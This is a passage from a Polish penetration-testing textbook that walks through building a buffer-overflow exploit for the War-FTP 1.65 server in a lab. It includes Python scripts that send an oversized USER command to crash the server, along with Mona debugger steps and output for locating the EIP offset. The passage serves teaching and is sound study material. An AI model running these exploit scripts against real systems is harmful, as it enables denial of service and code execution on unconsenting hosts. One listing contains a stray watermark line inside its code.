Podobnie jak w poprzednim przykładzie, mieliśmy nadzieję, że za pomocą ciągu liter A uda nam się nadpisać zapisany na stosie adres powrotu i spowodować awarię serwera. Po uruchomieniu exploita serwer War-FTP przesyła baner powitalny, prosi o podanie nazwy konta użytkownika, a następnie o wpisanie hasła dostępu. Rzuć teraz okiem na okno debuggera Immunity Debugger, przedstawione na rysunku 17.5, i sprawdź, czy naszemu exploitowi udało się „wyłożyć” serwer.

Po uruchomieniu naszego exploita możemy się przekonać, że działanie procesu serwera War-FTP zostało wstrzymane ze względu na błąd naruszenia dostępu (ang. *access violation*) podczas próby wykonania instrukcji znajdującej się w pamięci pod adresem 41414141 (hex). Bazując na naszych doświadczeniach z przepełnianiem bufora w systemie Linux (patrz rozdział 16.), możemy powiedzieć, że osiągnięte rezultaty są bardzo zbliżone. Wygląda na to, że adres powrotu



Rysunek 17.5. Serwer War-FTP uległ awarii na skutek przepełnienia bufora

został nadpisany przez długi ciąg znaków A, więc kiedy wywoływana funkcja zakończyła działanie, ze stosu został pobrany ciąg bajtów 41414141 (hex), który został załadowany do rejestru EIP jako adres powrotu. Następnie program dokonał próby wykonania instrukcji kodu znajdującej się pod tym adresem, ale ze względu na fakt, że znajduje się on poza obszarem pamięci alokowanym dla programu, próba zakończyła się odmowa dostępu i awaria programu.


Lokalizowanie rejestru EIP

Podobnie jak w poprzednim przykładzie, musimy teraz zorientować się, które spośród czteroliterowych grup liter A w naszym argumencie powodują nadpisanie adresu powrotu. Nietrudno niestety zauważyć, że 1100 liter A to „nieco” więcej niż 30, których używaliśmy w poprzednim rozdziale, tak więc mozolne ręczne liczenie bajtów w pamięci jest w tym przypadku znacznie bardziej skomplikowane. Co więcej, nie możemy być pewni, czy pierwsze litery A, które widzimy w obszarze pamięci stosu, to te same litery, które jako pierwsze zostały przesłane do serwera przez naszego exploita.

Tradycyjnie kolejnym etapem postępowania będzie spowodowanie awarii programu z argumentem składającym się z ciągu 550 liter A oraz 550 liter B. Jeżeli w takiej sytuacji program ulegnie awarii z adresem 41414141 (hex) w rejestrze EIP, to będzie znaczyło, że adres powrotu znajduje się w pierwszych 550 bajtach; jeżeli jednak po awarii w rejestrze EIP znajdzie się adres 42424242 (hex), to będzie znaczyło, że nadpisanie adresu powrotu zostało wykonane przez drugą połowę ciągu. Następnie dzielimy znalezioną połowę na 275 liter A oraz 275 liter B i próbujemy wywołać awarię serwera. Za pomocą takiej metody powoli, ale skutecznie będziemy w stanie odnaleźć na stosie dokładną lokalizację adresu powrotu.

Wyszukiwanie offsetu adresu powrotu za pomocą cyklicznego wzorca

Na szczęście dzięki użyciu wtyczki Mona możemy wygenerować rodzaj cyklicznego wzorca pozwalającego na znalezienie offsetu ciągu znaków nadpisującego adres powrotu za pomocą tylko jednej iteracji. Aby to zrobić, powinieneś wierszu poleceń debugera Immunity Debugger, znajdującym się w dolnej części okna programu, wpisać polecenie !mona pattern_create 1100, tak jak zostało to przedstawione na rysunku 17.6.



Rysunek 17.6. Zastosowanie polecenia `pattern create` wtyczki Mono

Po wykonaniu tego polecenia 1100-znakowy wzorzec cykliczny zostanie zapisany do pliku *C:\logs\war-ftpd\pattern.txt*, tak jak zostało to przedstawione na listingu 17.2.

Listing 17.2. Wyniki działania polecenia pattern_create

```
=====
Output generated by mona.py v2.0, rev 451 - Immunity Debugger
Corelan Team - https://www.corelan.be
=====
OS : xp, release 5.1.2600
Process being debugged : war-ftpd (pid 2416)
=====
2015-11-10 11:03:32
=====
Pattern of 1100 bytes :
-----
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
↳c6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1
↳Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah
↳7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2A
↳k3Ak4Ak5Ak6Ak7Ak8Ak9A10A11A12A13A14A15A16A17A18A19Am0Am1Am2Am3Am4Am5Am6Am7Am8
↳Am9An0An1An2An3An4An5An6An7An8An9A0A01Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap
↳4Ap5Ap6Ap7Ap8Ap9Ap0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9A
↳s0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5
↳Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax
↳1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6A
↳z7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2
↳Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9B0Be1Be2Be3Be4Be5Be6Be7Be
↳8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9B0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3B
↳h4Bh5Bh6Bh7Bh8Bh9B0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9
↳Bk0Bk1Bk2Bk3Bk4Bk5Bk
=====
```

Teraz w kodzie naszego exploita zastąpimy długi ciąg liter A wzorcem cyklicznym, przedstawionym na listingu 17.2. Zanim jednak ponownie uruchomimy exploita, musimy zrestartować serwer War-FTP, który uległ przecież awarii podczas poprzedniej próby. Aby to zrobić, przejdź do okna debuggera Immunity Debugger i wybierz z menu głównego polecenie *Debug/Restart*, a następnie naciśnij przycisk *Play* i w oknie serwera War-FTP naciśnij przycisk *Go Online* (taki zestaw operacji musisz wykonać za każdym razem, kiedy chcesz zrestartować serwer War-FTP po awarii). Zamiast tego możesz po prostu zamknąć debugger Immunity Debugger, zrestartować serwer War-FTP ręcznie, a następnie ponownie uruchomić debugger i „podpiąć” go do procesu serwera FTP. Po zrestartowaniu serwera zastęp w kodzie źródłowym exploita zawartość zmiennej buffer wzorcem przedstawionym na listingu 17.2, nie zapominając oczywiście o ujęciu go w znaki cudzysłowu, zgodnie z wymaganiami składni ciągów znaków w języku Python, tak jak zostało to przedstawione na listingu 17.3.

Listing 17.3. Kod źródłowy exploita ze wstawionym wzorcem cyklicznym

```
root@kali:~# cat ftpexploit
#!/usr/bin/python
import socket
❶ buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1A
↳c2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6A
↳e7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1A
↳h2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6A
↳j7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9A10A11A12A13A14A15A16A17A18A19Am0Am1A
↳m2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6A
↳o7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1A
↳r2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6A
↳t7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1A
↳w2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6A
↳y7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1B
↳b2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6B
↳d7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1B
↳g2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bg0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6B
↳i7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk"
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PA Więcej na: www.ebook4all.pl')
s.close()
```


UWAGA

Jeżeli serwer War-FTP nie chce się ponownie uruchomić i wyświetla komunikat Unknown format for user database (Nieznany format bazy użytkowników), odszukaj i usuń pliki FtpDaemon.dat i (lub) FtpDaemon.ini, które zostały utworzone na pulpicie. Wykonanie takiej operacji powinno rozwiązać problem i serwer War-FTP powinien się uruchomić normalnie.

Teraz ponownie uruchom exploita zawierającego wzorzec cykliczny ❶, którym zastąpiliśmy dotychczasowy ciąg 1100 liter A.

```
root@kali:~# ./ftpexploit
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
331 User name okay, Need password.
```

Po uruchomieniu exploita z cyklicznym wzorcem znaków przejdź do debuggera Immunity Debugger, tak jak zostało to przedstawione na rysunku 17.7, aby sprawdzić, jaka wartość została zapisana w rejestrze EIP i odnaleźć miejsce w naszym ciągu znaków, które nadpisuje adres powrotu na stosie.




Rysunek 17.7. Wyszukiwanie podcięgu znaków, który nadpisuje adres powrotu

Jak widać, serwer War-FTP ponownie uległ awarii, ale tym razem w rejestrze EIP zostały zapisane cztery bajty z naszego wzorca cyklicznego: 32714131 (hex). Teraz możemy użyć wtyczki Mona do określenia, w którym miejscu 1100-znakowego ciągu występuje podciąg reprezentowany przez znaki ASCII o wartościach 32714131 (hex). Aby wyświetlić sam offset, w wierszu poleceń debugera wpisz polecenie !mona pattern_offset 32714131; zamiast tego możesz również wpisać polecenie !mona findmsp, tak jak zostało to przedstawione na rysunku 17.8, co spowoduje, że Mona wykona dodatkową analizę zawartości wszystkich rejestrów i miejsc występowania naszego wzorca w pamięci.

Po wykonaniu tego polecenia Mona rozpocznie poszukiwanie wszystkich wystąpień naszego wzorca w pamięci. Wyniki działania tego polecenia zapisywane są w pliku `C:\logs\war-ftpd\findmsp.txt`. Fragment zawartości tego pliku został przedstawiony poniżej.

EIP contains normal pattern : 0x32714131 (offset 485)
ESP (0x0affd48) points at offset 493 in normal pattern (length 607)
EDI (0x0affe48) points at offset 749 in normal pattern (length 351)
EBP (0x0affda0) points at offset 581 in normal pattern (length 519)



Rysunek 17.8. Wyszukiwanie offsetów wzorca w pamięci za pomocą wtyczki Mona


Weryfikacja znalezionych offsetów

Zgodnie z wynikami działania wtyczki Mona adres powrotny na stoisie jest nadpisywany czterema znakami, które zlokalizowane są z offsetem 485 bajtów od początku ciągu znaków. Możemy to sprawdzić, tak jak zostało to pokazane na lisingu 17.4.

Listing 17.4. Weryfikacja offsetu EIP

```
root@kali:~# cat ftpexploit
#!/usr/bin/python
import socket
① buffer = "A" * 485 + "B" * 4 + "C" * 611
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Teraz utworzymy ciąg znaków exploita składający się z 485 liter A, 4 liter B oraz 611 liter C, tak jak zostało to pokazane w punkcie ① listingu 17.4. Jeżeli teraz po wymuszeniu awarii serwera War-FTP rejestr EIP będzie zawierał wartość 42424242 (hex), to będziemy pewni, że udało nam się znaleźć prawidłowy offset adresu powrotu (pamiętaj, aby przed uruchomieniem exploita zrestartować serwer War-FTP). Uruchom exploita i sprawdź zawartość rejestru EIP, tak jak zostało to przedstawione na rysunku 17.9.



Rysunek 17.9. Serwer War-FTP ulega awarii z rejestrzem EIP wypełnionym czterema znakami B

Zgodnie z oczekiwaniami po uruchomieniu exploita serwer War-FTP po raz kolejny nie wytrzymał tak brutalnego traktowania, a w rejestrze EIP pojawiła się wartość 42424242 (hex). Taki wynik świadczy o tym, że znaleźliśmy w naszym ciągu znaków poprawne położenie bajtów reprezentujących adres powrotu. Teraz musimy znaleźć miejsce w pamięci, do którego moglibyśmy przekierować realizację programu, by wykorzystać przepełnienie bufora do naszych niecnych celów.

Przejmowanie kontroli nad działaniem programu

W przykładzie omawianym w rozdziale 16. po przejęciu kontroli nad programem przekierowywaliśmy jego działanie do funkcji, która normalnie nigdy nie była wykonywana. Niestety w naszym obecnym przypadku nie mamy pod ręką kodu źródłowego serwera War-FTP, który moglibyśmy wykorzystać do odszukania jakichś szczególnie ciekawych miejsc w kodzie, więc tym razem będziemy musieli użyć nieco bardziej tradycyjnej metody tworzenia exploitów. Zamiast przekierować działanie programu do innego miejsca w oryginalnym kodzie programu, przygotujemy odpowiedni fragment własnego kodu i przekierujemy do niego działanie programu.

Najpierw musimy znaleźć taką część naszego ciągu znaków, która będzie łatwo dostępna w momencie awarii serwera. Przyjrzyjmy się zatem jeszcze raz wynikom działania polecenia !mona findmsp, zapisanym w pliku C:\logs\warftp-d\findmsp.txt, którego fragment zawartości prezentujemy poniżej.

```
EIP contains normal pattern : 0x32714131 (offset 485)
ESP (0x00affd48) points at offset 493 in normal pattern (length 607)
EDI (0x00affe48) points at offset 749 in normal pattern (length 351)
EBP (0x00affda0) points at offset 581 in normal pattern (length 519)
```

Okazuje się, że oprócz przejęcia zawartości rejestru EIP, również rejesty ESP, EDI oraz EBP wskazują na różne części naszego wzorca. Innymi słowy, nasz długi ciąg znaków nadpisuje również zawartości wymienionych rejestrów, dzięki czemu nic nie jest w stanie powstrzymać nas od podmiany odpowiednich fragmentów tego ciągu (w ostatnim przykładzie zawierających szereg liter C) na poprawne polecenia, które mogą zostać wykonane przez procesor.


W prosty sposób możemy się przekonać, że rejestr ESP znajduje się w pamięci pod adresem 00AFFD48 (hex), podczas gdy rejestr EBP zlokalizowany jest nieco wyżej, pod adresem 00AFFDA0 (hex). Rejestr EDI możemy znaleźć pod adresem 00AFFE48 (hex). Działanie programu możemy bez trudu przekierować do dowolnej z tych lokalizacji, choć wykorzystując niższe adresy pamięci (czyli przesuwając się ku wierzchołkowi stosu), zyskujemy nieco więcej miejsca na umieszczenie instrukcji naszego kodu.

UWAGA

Pamiętaj również, że rejestr ESP nie wskazuje bezpośrednio na początek obszaru wypełnionego znakami C. Lokalizacja adresu powrotu to 485 bajtów od początku ciągu znaków wzorca, a offset rejestrów ESP to 493 bajty, czyli osiem bajtów dalej (cztery bajty adresu powrotu i cztery bajty wypełnione literami C).

Kliknij prawym przyciskiem myszy opcję *ESP*, znajdująca się w prawej górnej części okna debuggera, i następnie z menu podręcznego wybierz polecenie *Follow*

in Stack (śledzenie na stosie). Zawartość stosu została wyświetlona w prawej dolnej części okna debuggera Immunity Debugger. Przewiń kilka wierszy, tak jak zostało to przedstawione na rysunku 17.10.



Rysunek 17.10. Zawartość rejestru kontrolowanego przez nasz ciąg znaków exploitu

Zwróć uwagę, że wiersz powyżej ESP również zawiera cztery znaki C, a jeszcze wyżej znajdują się cztery znaki B reprezentujące adres powrotu. Dzięki temu wiemy, że nasz złośliwy kod powinien się zaczynać dopiero od piątego znaku C w naszym ciągu (ponieważ pierwsze cztery litery C reprezentują zawartość rejestru ESP); w przeciwnym wypadku pierwsze cztery bajty złośliwego kodu powloką zostałyby utracone (taki scenariusz jest bardzo często spotykany, ponieważ wspomniane cztery znaki C są zapisywane ze względu na przyjętą konwencję wywołania funkcji i oznaczają, że funkcja wyczyściła swoje argumenty).

UWAGA


Konwencje wywołania to zestawy reguł zaimplementowanych w kompilatorze, opisujących, w jaki sposób funkcja podzielna będzie otrzymywała argumenty od funkcji wywołującej. Niektóre konwencje powodują, że funkcja wywołująca usuwa argumenty ze stosu, podczas gdy inne przyjmują, że usunięcie argumentów jest zadaniem funkcji wywoływanej. To drugie rozwiązanie powoduje, że po zakończeniu działania 